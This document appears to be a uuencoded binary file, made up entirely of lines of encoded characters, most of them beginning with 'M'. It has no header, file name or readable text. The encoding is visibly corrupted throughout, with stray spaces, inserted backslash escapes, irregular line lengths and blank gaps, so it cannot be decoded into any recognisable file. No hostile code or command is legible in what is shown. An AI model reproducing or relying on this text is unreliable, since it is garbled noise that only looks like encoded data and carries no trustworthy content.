M\_?L-; 9HV=W9=8VM+EYK&VBZ5=: VM] 8TS6OH5ULZN; ZQO: 6VNJ6UJ [E?<, JVY
MOK6IN; ZIYWR934VSY' ^K9] 4U9V; T"YLQ; 5I& ] ; 2FV7/J&^IJ^X; 5- [ ; V; ^V1
MUCO] T' ' -^&+0) R, ] \*S<K+J, G\*Z^@ (W, +PJ; -K&G&-\$.F^%\*05I"> (: <T-#7.
MZ\*+?\*%- .Q9= \_\_\$9S&UOJ9S36U7: 0+"" X4I#&\_Y%\_RLS5\_^B/<3A; </#EOX+Q
M/PIS#ATPN] 4GJZ `Y: -' II/G [ " \*? \_&\_HSU\*N?N>@W?E\* \_X=OV#\*SJ; FUXWOD
M! =\C/ :>@&5W0) S, C-R>O (/A?G?J?FZ\&+; ^=G. SLS&R9M\TZ?H' I : <\$P3W; H
M@C [ I&7GX3>JOAK?IND7+-\W (EF\YO: &IIOV&D] %QR\F24\ -JF^9. ; : AK. RFS
MXZ2\X"1<6WQZEIXN/ST8! #?+AKH%N\$ `8R" ^W) : ^YKJ: A/V: ] Y7: 545 ` \_NV9&
MVS\_+/P4' #-+9DE] O169!' G ] ; \_M&Y. #D] AT] WYR\ /HPQ<KGE- ] ; 5M1^5J; OL2
M5ET] =6Y] @] P! J^?55#? (O0^##+EZ>P9?93"DJ: FA [6# [ ] =A' ?B3NQG7S^A3-
MF= .OOG%: P] S: NG [SZQMKZZ; WG1DV=\$) 9Q5 `AZ<%= \$C?LL `DE8X: 4E97BH%S;
MN. AAY70TN-/) \_V8%/Q<GEO\*IP5T\$IX9U' , G!D0PY, K&J&\$=RV [YO\ (T [5GE8
MY<MW! 0DK [3@) -R&<%F9G%<W. #2LM\*RPJNT8SF [P] : R<CN+L!K] ^?&><VG%&
MTG%N\?OKB?, 55DHGYNJ) 8>4E8] J\_6YY>O% ( [EJ'\_RCO. 7P; ., GX1^\*FXFNQ4
M. .?!QPM+1LSO. UH9MO1] FLV4 [ [?4"-R3H, O [ ><4DD [-U5/#RHO&EY6T' \UK
M. ] I^I6; \*>9J%&Y-@FF6FZRPLN\$@XU/&; ' ] =Q\*#, XA\$MIQ [ (@, [-QCG&MT (DY
M>N (<W'0; 6\_O. \_%<GR? . \* /, O\TVFUN. 7R: 4/J&\_OU [ =NOH7YJ/WF^Z3=; \ `QY
M\LGLF] 4W (SA! \_\_O?\_R8. MM0OJL. [H `YN. /@HL\/' L; : #V; HK; -H1&&%', G `
M#/?2RA%E%54X) ", \WH8%MP `<R<213&\$=+DM=N1V3JUO^-Z?CCC] . 3^\$ [EAW,
MPSP?<YPVSLX# [EHXI^5\ -!U\$ [BLP^4 (ZSB/N3WBD\*\*>#66T@&P `G5D [ " \*7+O
MP9F5 ( [C! X5@NCLE] "60<' NG4?#TU# `=SLG `X (ZWC\ `1<-!P, SF@. KAXZF! \$L
M<?7JB0WN>T4CVD [ , TA/# [%AVQ [\$Q\$\HKJ\_!M<?#4?" . H [D=1^E@' DV+. KYM
M/HYFIN%\X&XVJ\_W= (QP3\, (%-\1AS, [#O/1+#N\*BXN# . /?!W0T\_! I=6OWFN
MGA36<2BOX] `87%0<S. \X6-IQ, "NMXZ `=2Z>AW"#; #F; @8! : N; \_F: U78Y<3\$ [
M8+9N! -K1G (ZC57: +#\XT>#4=S-. #57A\QK' @7&, ?5BY+', M. P [%L/ . [J: 1TB
M. T-/#2LUDJD' 91J<, QS, LB4=S: : C; 4=R"-L=-) =V1<; SV@ [CKBCWB>#Q6, ^D
MW?ERTK' \*R<`\*M^V. ^UF. G-?@2\_`4@<+>L!&%8X: 6RJ4+CF; ; ' 8</M] \#<\5@
M%9PI/CVO\_70Y7B3W01S#4QI^A1W' <MN?T@) ? . &: X' @W. +9 [ @\# " &<XKC>' 0+
M [O=XEK+CF3B>BTO%> [E (P1<\@H#CV8] E3ML"EP/?" ( ] \* ] "UP07 `'' IKHE' RE
M\M@W! H?R@DN#GX, 7\*L6% [8=Q<7#VAO#AC (Z7 `L/L<353M\ /LMY>7U7%] #, //
MQ\ `LMH/\_ \IEP: DU+76M+K3RK! /O, #! &Y, M577G2P [4QDX6FZ\_5!FQ\Z. 9>EL
M' -EL>\_ : FH\_84C>NZ\_6ANQY: /YG5LQ] G/RN^8VD\$\J6" \*<UI=+C=\_ ` \$ZG, TN'
M] 6+A^] IA?KW! QSM><^#ZLN. XA' C5Q, ?Q! (175; @^^ (1<?B+C\$] H?: X) +. J\*P
M=) B=D&] /EGQ"QW-31G! \_Y. /I `+A#TG\$\0\D7/\$, %I^O=V `99>MXJ2R855U?A
M () ZF<+ [ #ROEP#@YG! /<+G"R (3\YK4WA. YN/YP7\$\ .X' I; 4# / `YZO], ?] [90,
M\_8GX%<@3- ( [B%X9G>CZ: A: V^1, S! 34) /R^D0=# `7 `+<S\_CYY' 8\; X\_AP/M99

MM!0X&6<5I\KA) \[\$A\_&\$!82;G!ZU1R8^FM6Q+2PJ\*JZLK!Y=6#FJ[5Z=T\_\$@
MZ4ZRU^/5P\?)0V55<%\N@OR)>6A-:TUZ?\_QVV\_Z (&1S (" \ [DX\^8Z3DXDMEV
M1) [Y] \$A6\_";R\6N:9; (EXO<)07?OQDA?YS,+6A[X2?/&\_) ?^1, LSE)K@ (, K
M".<LK\*)XF!W.P.%\W#YQLCQEV\*E9>JI<N. (QQ14E17+)R^5W.!R7,S\;EW-X
M76-=<\_VTBKJ:6ISQG/:+VWY\@KQG5-=@ARF4XH7U\$V;JZ?A3-MIA0T->CP\_
MI^V/XW\\_ "SB+.6UG,;C1\_\O3<]M.QRO0MEUU85%Q)8CBPJ' %6V7 (E\N15;A
MM+JJA7/J^N-Q7LY\_7H\$<&=90,Z.E\_5!>VZ' \*^D7!"-=>R>H[\5\X8?<-60-1.
M:\_NAP>.' .TU^\$?@:/ .MCA' . \$6U5A:6G9A.\*AP1GL7X519G '%9XR0: [:NN3^ .
MI+5?N:-K6F;] [U=J97UM96M-<RO.' :Y-7&O^> [>? \$?QR\3,Z;M9^E-T^PFM.
MK.WL#BT>4U+,YS;W\_]FYQ;?F\X%' :OP (/;-^D) ^V20\> (G1<73FQLJIX=' 7A
MN\*\$E5=A689/^?W)6^3O;N<"3G'S%' \W^89+9/L&+.Q@ZH6%:/IC&;\_OSNC
M^,YV+G#/P4\_0,^HFN>T3W'NP)3?6LB\$CBXOXJL7=\*>^\_H[U#F9GMVJSJT773
M6G%7Q,,6[O[!.XDEC3/K@D>26K\_(R,C"Y&^7/S,[@VY4\_ASKQ<23.LZYNR?X
MK?Z!&7=? ('>' X&L\$V\S\_J=<(GV&^D.T/#?BS[W^89K=/\0'!\[<[G;\Z<O\_'
M71U?>OU%E%L\_ON+EV+] =MC\ "X:66DO\_)CLU7!J;I\_V.O##N=!&#5X3XBH>W
M?[O,;%\_B40X\$]Y32)@N.-^\$+IS54U,VK;ZEO:J1GWLJIB]+I65=&[EDW>"HN
M:IK;V\*I'\7HJD!EZ!\*^G<%LO;3M'P:M0?'T>\>QH;OM1/,CAY+;S65U1/+ZD
MLJ1L3'7)F&%E%:,+JZ3;SSP>X\_YVYO\$7";@&\_Q'C!^+M%GR3)I^#U^H\J\\*L
M[2E\*+R?\_!/G!0Q:VUK64-(YKP=6"R\^G#&NNJW//K/R3^'P%KY+Q-?@%X?WT
M\$OE#4F7A^+.JPHKBPO:S@Y<BZ1E%38VMS4T-\$YJ:.\_DLR2VI=6X+CO+YJ:J9
M@6-\5HJ;FYN:RZ9/ES\,XSANLWJ\LJY!;JY-S6VG!+=3?>%L'K>!-#W^=Y&/
M'UQ1-T/^XJ2NN5#^FJ<\_SG^609P.7BGG%^\&AGM#3E9:05%SVI@Y"X\*+H5=<
MGEYS\_BIIO) [D]HROP4->4=F8JN+#J]JOK!RYLG+3<X(KJVY!\*])OV\YW<YI=
M3?CG=+N\*\,\9=M7@GS/I"L&!'+HF<"7K@ '\5LC?6576S'ON)CBKN\*1Y^7(?
MJ9LQ7,^-\_ \$+!Y=@P.Q8\ \$N!8L1W+RVH\_-E2/R7-AV^MMK[C2%8>CK38D;PT
M')FZ0) [D]FIZ?T\*3N2E84CT^Q(;@Z.U'0<R4K+PY&I<SJ.9\*7A2+T=R=7S7=1Q
M'K/3LK# "KZ#C8&8.#K:XDA.7CNM;+ \$K-@VK! :UU\I=HM7J+:L\$5\*F\_E\<TI
M.ST=MZ>'90;OJ.8'CSQZF\ "M)7AC\$U\_Q' BV?\$KR]B;<A\+2!\* =Y.Y\$UV>L<F
MK+KX\\*+B\N#^\*X\R1<' ?#%7AI (S@ \$36M>, &TNCFM\IA4U%1;QS>ZCA-P7=#M
MCTZJJ)L6W%WQ[?!G0GQ?W"QY5EA;VUS7TH)=KMY(Q\R=/;6NN;RFN69V':XG
MNL62+6F<WM0\NR9 (^&R[8^\*O\_K,\* [ (: =E9<F5Z. [N\*UPN/?A[ (65\_\,DIWV"
M-Z/\_89-K&[IBR\M\*Y-JOJ&R\_:O."J\_9?7DOZA)WVNSJ=E)50?Y/LOW' [3]=?
M??#.T3^-@K>/\170=6--E\?/,SKF8=7RU#R\N#HX>7CPQUT<EU\_LW+RY\_=%9
MP04K;9I?;B\ \$<' %&U,^8B6-X\UDO1^^TX&V%-IG]WY!CY];4XC2\ (1L'0\$M!
M9U+\_F!R\EXVO>)O/GQZ\R8VOP;.V#JO'\_ :N+FV\7-S?M/YI' /,7-S?)OR' '
M\L7-Z[BX>B[Y\N!==)Q;O.\_E!\';Z?B\*EU-8!K]>O.6\$X\_]GOX\P2' SGX.UV
M?'U>%M'AW/;#P36LI^,'5A>.D?^KJHH&3\*NJKBR\_>?GX^5\*Z5SY/'/\^.:?)
M\A:VRM-RG16W>B5JYX\$]ZWPD\_&./;XESM'\_K?" (\*%#%/XGI\_%^LY0F[HG!B
MN\EL\_U3I\F"/#P>#OVS[3]] '^8E^.,.(KC9E5>4C" \I+99?666QO'+\>' \
M.1EIIY<WU\^0343/\: [CVUU']^6;3L>[?=B9Q7>&9A'] " ^S-" \ "8CO@9\_+/E7
MI[<\_M.0' SRHZE).+QE645\$UTO[\_\MI>;C:5UC3--9\_(Y;9A3\*6\_3R1\F%@ZM
M" SX`-B=XL06BYWMJ^Y\V1LAGQQKPG)-#[S[P3^1?8/#> ([ [BCQ+\_N,IL7P6W
M>YV7\_IM]MN[YTI:,+I?'Q[ (QA7B\+"T>7]S^QY#@\_<,ZO7R%C4V-"V<WS6WI
MG]9;CY74RJ?BZJ?73VM[QDJW\$V;/D2>YIL:VXQF] [4J2WV#;P<S>!6'\_]BS@
M' `=04>)K\,+@OS#/:Y\'? [FH3IF^#\*VNJB@L&A6\9AU=-K08, '/O2N(OOL+\*
M\_TM[N47@\*^Y@'2-CAU76!I\+1LFQRK&EP1\_H,6Z[2U+?S/BZTMN9?/JY+:/
M2X];D3V#5C773)LE'\H8C9<O.-^X,>45%\$^?+J\_TZ^?5E34V+,2?C.5[Y\H7
MNI7Y\Z67IOWC''B[\S^OL]O6>- \306^%5)6-\*A[3OM,'25PU?\_NE55855NFU
MDH=KI:II5EWPJ@=0'P?F+^QK^L3',<EDH/\_=%FS@C\<\U5G] [ ] \_^.\$XDWAC
M%&<%"\_V?A\\$[I\_B\*%QH0P>621\02>?NGJF1827&%O/51-:(LN/+Z5V\$;O.K,
M&5\_3,+?MMQ6\N<DOC'OTC\_59^#7]T\_ =JA6W'\_>&C6\_]AVOX+P@>ZU)3^ )Y3;
M@?#]VX\_FT>\P>#K%P;:GLW\_UYL3<J85S6V<V! ?=U/\*K3.Q7Z8%'7W#'IWW;!
M\+9%EFHZ\*2/M[T] %\_"09UG\$N\<8CSECEPEV@=A\_4C,/89F'Q<#/\DC15>[E7B
M\*1H7'+=!\_Q2M+Q+\]VG\_J;CV\?W"RO]II!^KP=]7ZEK'\_ND5B[QVDN^>G^4@
MWJC^MSYXXPU?<0-N^X9AN+\_\* [ ?Q\_L?=UW6DM29;\E'F<GN6I" ^<;Z0D!LNF+
M!'WHVJX7%H(CBS8"#2#+NK)^ (G?F/ADB07+U=%?U3,\_JZHL<L2.\_,S(R,O+D
MX&9\$)15'.+@:;YZV\\_) :]BMGH+X>NCFL'F?%6\*CO7V?C^),VG8DK#\ .0S&@^
MPF8L\$D8P<"PKM/)HT'>%A;^T#MW1.S2N9"R9(F%U(M<72W2H\*>W" [, '\$PY2
M0Z5<W1-X#@P;E=&EV'\R\* <<M0GY3LG@@-8!69U. ] [ ] UTY], \_#^'06W9Z>\
MFSVM]IW9W"HT\$: \$+[8C@'H(8[TB@-CP)BAT(-@/055D^C@8WP[\$K18I)\_G&[
M>7H,##10=W:.PM)A/ZM4D!MBFY':BA2P<\<V=C1Q\_6-'MJ'?LX//U]C&#"#6M
MFQ8;/,OAJ)J\:"N-W0,+70&9VC#D1HX+E0\$8,S26[%5K]-66RV6<F(S%- 'V8
M;5\_0\*&' ^H>@>HACB2\*(V/(W\*' \IZ'G! ='MBU5&!I@8E[VJRN.#O:T\$\*U-G20
M(G+'#APILXP!) \*M;"/;?Q/9/@:,\*7-O/OEG0Y.O0:1ZS^2XQ^5R+BD6)?QZ:
MD^<U);J'J-,GV! ('S-0QH4V'8B-BA>^-) [WVW)7!\*]0T^ [<HE. [/Q^46K,GR
MH00S.U'J/&J0\D\*EO&/[R:H'\_^7+>O:PG+<ELO9;27^Q# 'W%:\_V8+5<SB:(G
MMX!C\*9B]<<21H,> (/N0 [ : ] )P"J\_ (=9NQ6P07OE [ ] !1'WDO(ZN\!KP)LQY [%U
M)-SL,(VQJ-\$MH)! [ (#&2 (%\$;!DRGXN'. ((IFK7;Q.W@5ES9\ 'Y0!%.G]1\*<[
M;H]ZDOW(JWM@<V!QROT^N'X\$O'T!+-AFM@QOW\<Q)TSA' \*>!VG-2' -&:RN:
M5&.UV-" [ [DD8RK2HPX\*B-G!/H,"J[B&J85%P3U3PWFE\3#P' C>Z@:;O?&LOT



M!2\*A"C&CB/K#+5>1\_9=2@ [&EV/9)R% ;:/+4TO1AG' [1]D' \_P\$ [NP?Q^9T\$TG
MLQ?:3A3 ([JQ1MZ11:0+])YW(8\*9:GD!L.\*1YDJV, :D:Y#: [U0Q6\_&BUIW97;
M<BVE:B2. (4Z' B\W/GEL0?) 9PE6D]+9; [X6:UG(N"=;49;)??EK\*#SZE;PP9V
M70%=BH:VIO1UZZIKYIYK?[E,EO3'JX'W+]L>T;\9V?S,, ,8\_Z[M5K.=F<)
M\_\_FY7\*U^7V^>U^P&BHD#0=J-9]#<66D]]8\_9BLQW7,2;M;?C?A904);;AP]
M[:5\$3:FB+KKBK5^[JA>U/R"X<VS@6B),=\F#2FO9[5[V]&W]-8XG\$T7\FBGJX
MV:SZRX?E\_@QABVX1OMZLCW\$Y+:^6Z^7#TX,<#)I]\_KC<XW07\$, [2J]G/4Q#.
M6I/#G0P2G0%GKRQ.I'.%:CK[3=?'UANA<:B7-,L1ME/#B)\$C;MH;B(J[X1&!
MH<),\*DP0W\$#F!B:&77FT\Q>Q<,?X7&' 'LOQNCP\*XR)H<Q\$>RWLE\$T'Q4D5D<
M\V\Y918A`%K3+46^=FP\$3`G4LC8,N9GCTH\*#\^U2S\*+I]4"VXJ\_7F@D0UI" [
M%H=/5]3Y"TW]2\$W+ "&] (;U<KK!;T\XE\*;!FG2'Q8]M'@39=O)XO6;@\*QG"3
MH812U;>1#2!C.,@H,IVTAMUI=]1RZB\*&0ZQQ@;\*WACV4BR4.FY77Y[RFI/>0
MYD408\_0%S-0Q8?0!Q0)\ [,J&2\$Q3B31NC62:<Z`\*)L?T[; ;;S-JLL49U;\*V\*
M)5G66ARP#V>+A4Q"DAN9T\$?EXV:[EWDIR\CW'5E18D3L.G\*QVLR\_8]:R!]6\
M]DS=A]' + (;.9\*4ESDK%44T,?,5Z6\$H,@E9!#\$'^&JQGF\*.3U\*7EW,/D\VZZE
M>G\_=\$K\$N?\*<W2\]K)UG1=4+@N@%WX#K9IL0A0I)#OKJMI]?20A.`&^BN]NQO
M-C<^(RJTNM4%9H5!YX!,+\*:4#=#0T'BJC:'VAMO-OC0+==7930Y+7<B@9@AZ
ME%8@^]A8X>%Y0HAW0K#P;A'-2\$&\&V',/87(2L5U32R5P\MJ\$?0\_R-(6GHS>
M!])V'?(?9HHR(C43VOCX!)]G<8[.L!9CV&HZ[4VLU\_>!\*+2J7\_LA)@(L@,(8I(
M#`4\*V\$X3,2I1<"S+^\*0BB\*"8\_L/T0#BU?%^IQA^?G"Z14WV(0GF/FSHL-"&\$
M=.`.\$4PL8.-;\7%\$##\*73PF&.;N(C\*O`)]K)OXC`LT0BQ=,.01\$1@E5Z5XB76(
ME1[S(.HA?S#\_@X\$E"L"/K'\$PEGDW\$5%]IS"QPV#>'LQ\*?)8=37<J?IW?QZX.
MUK%VN.A! [>C2AP7-\$I0S2!9%0`'DF<Q0TCN()B5P+\*4;0G<FF#H3'1S-U'4
ML+G#P@8+UGDM2-BW%V]5QIBR;^"DO\_%KYBX%9"!=#<1=-M\$:]]J!]10C&"\J
M+F:[LJ5#<6@ZK61,0]L8!%FHA.(Y9:]JA+'YX02+\/B)%I":;V(H,/]'HLF
M.E\$3UCYQM3>3\_UHZJ"8X)!\*]5\ (KL)]-TTQS7/MX'I&QJXO\$J)L"87\_4'[ [ ,)
MD!%&J:QLO<5A< (=00H4PV1BS>AD\$79S(Q!;+S7!\$5+T)3!PPE?)3(BQ\_IS5I
MN>)G6,9MA-C@#BIWI^M!BL'FH?S\$N1?^W./Y['&#4D9^N@8ACM>@C4\*FP+00
MWCP]?#\*XZBY7R\_5WE`P7=?&' + [;G^75-I;,' #^T\*L=HP8":.&<'9('=9NV%!
M4K-077.\$TL=KZ%RMM\*1.'>H0R-KP%\*9PF,R4'%S>C@ (9\5/BN\_BV?B@/MK,H
MC@VJ\J6C%NJ4CYAV.CR[\_%]/QGES\$\*)-#ZC.W)8MYS5T^-I"MO0(?LW>G+CI
M:- (772LJMMWJ&W\C\_#N=[L6-W%H#.H%)#66EM4);8H4EMN5"X@],\$(X7!;E
M3Z4E`%D:W\_A\*@CVP\$B,YS@+C/\_VY.YK]617ALYF+MNZ;T=Y?[ER+Q5RWL14.
M=C8N-&)]PG(?/\ZVI2W)ZZG3.`?.`S[>:)]Y#\$2T\$"UX;M@-X<\*S"% (G6A[
MU^H9[)I.>?OTS<2`VA(WW6`Q+>+JIL+41B:F9J<=(ZF?S:FY>1^ZVX=9G`,
M,:FQ;(P>Y92)],LT)!(4A]V/4B1T"X8MXU<=^' %1?-TF(8PCT9@;W3]D>O4'
M'QF="T",0Y>#N)B@2\*XPDBMOM0:' )XMM)"<[2DBU2;' ;.)DH!Q\$WOZ0H=K
MJ"J3J&=`HXD9\*EF.9=U8^4QJF.20J'MN7[; ;;%\J7I08'JL@RZJ22^RD6FUV
MDEQ8(9[NV.QHQNJ3'>-<%<^F:C\*XJ!2+4NIL!UL5)8\*3'=(^I\TW":0W:7"
M@D7&C6YCEQP%I!:`2\$`BIX/Q'V+URZ@PUHM;\_!'\*\*#`=BV?AEAC.9OPK(PM5
M6CQ?S?YULW4(-1K`6JX5B^,!K(NGY4HW+,8#.,/5;&]BK6\$@J`Q^[, ] [C`Q
ME-";//SZVG^/.%@:]<CHCH.: [2%'%6`,GF,'20`^IC%TB.P?AT:\$`C;CY[, )
M&+!Y^P\_];S,VDV/-&+EVC.J (@#JHVAZ"&\$NH(MHQ!&06` `<KD?WCT(+0PW;L
M?FFYEL26)\_U/W)%H<;>\UB4RW)>#F5=1HD@;\*0;! =2/!DBY%\$!B!RW@29Q;
MYCZ=YS0R<&1!7CS-\*TV('T"8^L]:+X,L^HP=J-L4S9[4.=\*; [, (0T@`D@;N8
MV/XI<\$QPV(TR(<!`L`E,\_O-V8S/QO\_]T-T9888)NU('H";J1ZT\_]1#=#&LKR\$
MW2ADYV\$(VA3-#H\ZVI;=#&\$(R!S%SD=C^\*7!1@6L2=VFV(W)\Z2C[6EB8C<VL
MC\*/IP^S;<JYMTG-#0965L]QR' \$JM0'W6U"AQU!7.8E4G@SI\_?'(-W<MD-SO2
MBBJK'ZJS\*?QPAV7==S7ICW("IVY+D;XSETHWM\_\_J'0'DE,M'[UY7\ /EWP+55
M\ /CNT1L\$")3?:Q0Y;N:[?>:JTP"<.^6/Y>P5)6@68]/2B[@@SDNMDHD20K%
M4`) %50:IQWYVZ^AI(U+T^7I/>I(HNABJI.=5QC+.MYZ1U:N,M[OMW.>0)77-
M\%ED>50QRIT7R.M5UF+. \*7I<9;U8;A4]\*Q3=IU\_4ZU7KF3;W\$D7LFWQ;HJS^
M.B5K]\_#XL%F0CI&FZ#Z79E0HUJ/LG<C(ZGH\^\*YH^L&V\$'O/,"T'2TDELURU7
MF]FBXO@AM\_:M!8X?=-;S>/-22]ERD`. 'W6SI\_W&#\*1B^5&W,!NA)39"X&%)
MTKR5,N03WQ#KW5Z7'U.RKKD+V?NL\*V;L!^%].5,S'\<NU2")S\_#9M]?AR/Y:
MHVR`I-D! ?EZ:"F\_N[I"0OWCI>:KH:5W5^,=R`3H8,59@,! ;?H7C(D?;#.6V@
M,/ <H(M=1L]2>@ \$06TH!?'%CJ7QQ+&SP!".MH\_6HVOU^N7WL\$Z+!RV\_U#EZ' L
MN&1748IW)`3U5\_DV2S7,H,GF\_+'P^UF-5%1:Y@%/F'P=UKGPLT\N!O@IN%L
MA2\#\*(L&2Z4)DYO-)0=\$VOAB)0D;SM=4-PM6-]28+1=B,H?! \@8PFPX.M&FG
M-Y\*-K\_AI7>OA:NO?HC2>9BLZHY7Y\$1P!HW1!8B[SILN\0`%/P<QI&'X;\*" /P
M+.,`5R);?#7%`HQ,%\NA2K^`PA+IBQ>OI!FDUUF8(0&7ZZWM\*%RS515TY-Y:
M/\$6SE?R];#M/U?M\$W^R7'<:/`M>4@SOXA&1`' ?J\$Q+60<\<2[.D^/1^#\*<I0
MF(# [)=@->;>?T\LPPBH\2R\_&:#E&JDB(SLMN7SYH2Q+M@3:65GP7&6=5;Z"@
MA\_PT8DK'^5E1R<L5BUV8!U9\IG\$2D]11XL\_+=1PY%JZV>-/'\]Q\_\*X4T#SS!3
M5F2U=1#)E"W%+85%0MD&53E8@-1.X<YJ%<QQ!\A0IO3V-A.SL+51D2D^7\*D
MBT@H;TJH@CY26AD4FDUA;57T-Z9^</9XLT)KM=&/F03QF41VWKZ@#Z:S-&:!
M<2)A9L:OUYOTW.H!F![T/1R=V7'DE`\$-\9CCM>' ;R-0AX;\*!R"FUD25.<>1P
M6M;\_\*R@.I2!T0-G\_UQ#\_[V@ (]"M41)8\$\*D)% (M;!5SI"RV.V9YJQO3%QA:VU
MA-X:G-82V"\*<U!+8)VA]\$Y9-\O=EAN!&6\CFQ:)L`R\*!!+>-#\*1&8#!?'H#

M%SE<6JF7T>`JP\$Z`M<<`\_Q7TRS`#Q-,O8#8JP^3CXY:N`J]MVB2:IGOM;HW/  
MO?\*1DHA\."`Q=G1\_A`V`-0+]4AN^A\T<%J8RA+RI/!B\_[F=C)F=)><S%(WO+  
MU:/>6H#VJ(.0=FN\*"@J@ZC9)GZQ5<X=D!^6ZYF)\`.\`M!G/Q4=/OKZ;N=  
MJI\$C^1)%S`Q[7+\_5`'&I2L[J^-1RE\`J;N9+CXX`>?>CO='G3"#\*Z++]VPS[  
M%\`(\ZD>DRX?EHA(O(`XJ=M5L07I2)1LA70G,T>DVS\_5:E-5M:=?E,UR8T,YJ  
MY\*!C]2!``XZF`,FA\$06DL0<)VJ[,HZ(G0"38)RLCPT4(?YP-T^=&EB;:OT`  
M!5,?%.780:T@:=:98F`(D;&=ZY-50X+'3P\2`.G,T&,%''@6)`!U7KVU(!A  
M?KOE(S\*D9@!VMW-\$J@4@RV\_\*U4MY^HY09[:,\]^0E;+<DHJFYRPU?6EZ!(`!  
MA-0(`ETRuo2(>8MS2M-C9LP2H5YT1MH:F--497:PA<60TI8&ZR;I5-0&4R]\_  
MEOL7-'LN9!Q:L.LV)L1\_1U92!\NXO?;[^Z?U=Y\8!@%XTDC;\N[V9:^RREBN  
MW?/,!!FPYS\$G6(A`Y;I)&&&O!K>>"\*F;'"X!#2"9@U"G)M[<#T!E/&;4G@8  
MY\58&@T!WLKO`+N4OA/K^A`JYC<)\*XH;4RGE3<YTGT1TW\$`R'(/%S/02E=0M"  
M<!?100VXP4BCOU,=:/0@R`L9^SJS\$H,2"\$!.!%"'"80=EAWAL70`\*!H&6T/>3[  
M\$CS3EWEVI,;UDQ5.H4!`,`^MU\_2#OIL0;=UF`,5%@^&VPMK['&/BB=706X4(^  
MKIO@W`%W`S#O8\$1?+7=S`Y(F?4J&)R^[Y?RHH\RYT`Z/[XE%<6F8.@P',V>  
MO6T%+:P=D9I+O:NX)8-"=\HVTBPQ-<LU#`=MIFEK7B>A-7"%4\$EH71RZ,\_4N  
M\$D,Y[ `F^\*I\*ZGL-@/@W+` `Q\*!7C?P5^O+@9]U[&XE%1<H\ -LW-O8O(FF>MIU  
M:T5!\)M%Z5[KRYM?1[X(!KJ7;83A6C+B@:2`MF\$S[;!#JV(B1%RB53@/U^:Q  
M;\*D#]J6LS\$N!P@%KSJE)?33^Z#!EM4+\TFWSA[%C5PK8BJ%;)D%\$W8R`X6  
MM6Z^\$#!)I6V;122LVV(#.T^F7U#R)UJ2#]\_\EQ\$DOYZ\_\*?]9R\$BB1]2D#%"  
MJ'7XC7:;VF2S/S+#>+MLOFZY\_6:.OK)\6J.I02K0T4?F@TZJ8IMH2"\>CH/6  
M=CNS614(,NTLQ7VR\$S`M7ST(H`/, [^0'VT=96@")=875`N)%A.:LQEEQX&.C  
M@H(8Q3FNK\$1B4@B`U=Z:[<(&)=FUP>F)`'I,AX-9BK-B@4QA,:`+6]@ (X),/  
M+#4(\$96%`<8Q&D)DL.&7RD`P`\*MP>6E`\_OM&\`%0D:#8QLUXW\_,)IO+Y7:W  
MMTS=ZR=:A?77PD"\$01>C"G#QLO>[:Z7I@>C/-`\$`I^S")<".ND)``?1ON9#.Y  
MMFVZMH6\*>`LK@Q\$8Q(91B.9!5X+->=\_!8#"BZV?X.S:\*X/2!\$X8FPV35),>/  
M.H.C5/\*]I/5GID[2=`E<V1-7=K\_N!)#40>AL;OHUYZ(U/E+`\_/\_V#-!<Z`YRG  
M,=&P%(4K!9QA;^`P:\*7U.DOK`U;ZO>ON]<W5A9D+P!B-E:&Q\,\_(]\$?0L"QY  
M:+J\$01\*H<2&JYM<EV"-++#4H"6L50!(`@04+K%^-1NU/YA+95=?@U3P75&;J  
M1M-.\_IT`QQ-4G1%NQ94\>3<\$F:R(3.UU^"DTS!RQ3W`%7Y-SD1(WWF;A#8LX  
MHMO5Y5V\$?HK<[A:+NH2\*+V@+&VPS-"4\$F\_AA?+KB:\*&9B,:H#9`]VP:+P;  
M2+&I%>M^&<H36?J8&,@8-G-@Z?FQ</HT/8A?J^9G\$+Y&7Q<,-\*5!X654&E,K  
M9:[3\*I1)LTU\*RB16+M!`%+WM^5H6UG#`&VP7QE,76+PG6M\*V/1^L@X?R+2#?  
ML(, &@0[2?X+B8NO`^`:\$ZR)<A\_RT](X)U9\*X&"4-0.,P3,1E6KA,H7!.PYH6  
M%M59-J)O)I]NKG\_`N;]LJ2=`-4S)GAIG`^`TS>5F^SPS`7`V`%P/)`':\*IKF&  
M)DEW!-:Y4"FAED%Q]BB!4S]XW\_`SD\*`\$@\*B!!AS7,\$E?#S"A\_UC`WUF=00W7O  
MAE741-91TPXJJ3C^TDU8)%<!]"2\*YFL9@%P\_X@B%Z\$.PA9K3\$R#\N`T@D8,D  
MAP-5?RP(R!@Q.V?X&SOK-S0+/OPB+O/C9V(<8\$%WOZ5^JHZ0+)9K; ;>%6B;(  
MHA`I\*1U6QU7<356<.KR-S!P2UBM\$0%DQN+GNG&PQQ.D<JV7=WQJ4]>AI5; )6  
MH550^56#C,J[W>%K&V%1PCIPT!@K\1?PQF&/7V,I4G"J!2`H`H^MD2Q/8MA<  
MGDT`COX/ZJN#AG7E3N;I"AJ[@L(L?`>;."SU@Q\*:B\*G<EA>(EKMWQTZ<^B<  
M:.G..[X77DGY)8"J,VG"OXB`7J@,Z"K2[2`F1,#6DZ!BPKKSDT"SVG\*V9"[/  
M'?-.\_;7<RN;#O.FFIT4P:=4"S.8.ZH4X?.O<#N^A9,Q@]^ (#7>BP:B)4VNH  
M!`T6\*%#?8@?\$N\_6@R?17?(XVPHZZ")I-V1"\_YB\[J)UK#HPZU%(W6XA+`<[8  
M#A0X@G?HW\*`K\*M4053@4%T)\_-5=!)X`TX7\_X^UF+RM9;Z(O3&,4:T5-L[6@[  
MKX4UTI6`CQDU0Q.]`75#%M>-\*3,)]<-[PI#`%SW.\`"<61?SI;@]+U0X\_LM3`  
M`M; ;:1M\*J!\:7!0-6[=Z;Z%-0Z)L+IG)D)?/O?[0\$!B8A/@(#U4>())?;>598  
MI'.][3W=(FS+PK6E&>^)-`T`CD,&DB^U?CRX#,>PX0(K%3E,],6-)O8X\*(C  
MCP]XT\_J=K%!\*^%J1I53KUR02)V&6&XI.0U\$G-+UQ=<I^J4Y1L^E?PWPC45<6  
MIRYPI?9)=.`0398`\TH.&U+V\*(.!:)\*XYM!R<9=-IQ]4Y[V\&9NDQ\$D8=9Z  
M!.`", (H0U"\$[1@Z+R`^`(>)+H-41[!GU9>^C5H)`V2"!OYMZ\_+C:W,Y6".5J  
MK\K95C>(9HZA7/SZ?G!&GI^8-(7;!/T^Y57:\*#+S<AF<7.9J]^Y^LUKXO;?&  
MP95OP!ZG]^X!3Z4\$^WE3SBE^!&4\*-5?\$\_,?0&(\.NH)UI=E0^BB%0FO` :D  
